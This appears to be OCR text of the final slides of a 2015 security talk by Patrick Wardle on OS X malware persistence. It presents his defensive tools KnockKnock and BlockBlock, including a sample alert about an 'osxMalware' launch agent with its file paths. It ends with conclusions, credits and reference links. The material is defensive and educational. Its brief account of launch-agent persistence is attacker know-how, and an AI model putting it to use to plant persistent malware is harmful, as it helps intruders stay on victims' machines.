
distribution


user experience


speed

KnockKnock UI

VirusTotal integration








VirusTotal integrations

BLOCKBLOCK (BETA)

continual runtime protection!

status bar



osxMalware
installed a launch daemon or agent

osxMalware

process id: 74090 (parent: -1)

process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

com.malware.persist.plist

startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist


startup binary: /usr/bin/malware.bin

Block Allow

BlockBlock, block blocking :)

OBJECTIVE-SEE.COM

free os x tools & malware samples



DHS

KnockKnock

BlockBlock


Some Conclusions

…wrapping this up

myriad of persistence methods

insecure macs

+



os x malware

=

but knowledge is power and new tools can help!

- knockknock (ui) & blockblock

Questions & Answers

feel free to contact me any time :)

Synack

patrick@synack.com

@patrickwardle

syn.ac/rsa-2015

Objective-See

CREDITS

- thezooom.com
- deviantart.com (FreshFarhan)
- iconmonstr.com
- flaticon.com

talks/books

- **@osxreverser**
  - http://reverse.put.as/Hitcon_2012_Presentation.pdf
  - https://www.syscan.org/index.php/download/get/9ee8ed70ddcb2d53169b2420f2fa286e/SyScan15%20Pedro%20Vilaca%20-%20BadXNU%20a%20rotten%20apple
  - https://reverse.put.as/2013/11/23/breaking-os-x-signed-kernel-extensions-with-a-nop/
- www.newosxbook.com
- mac hacker's handbook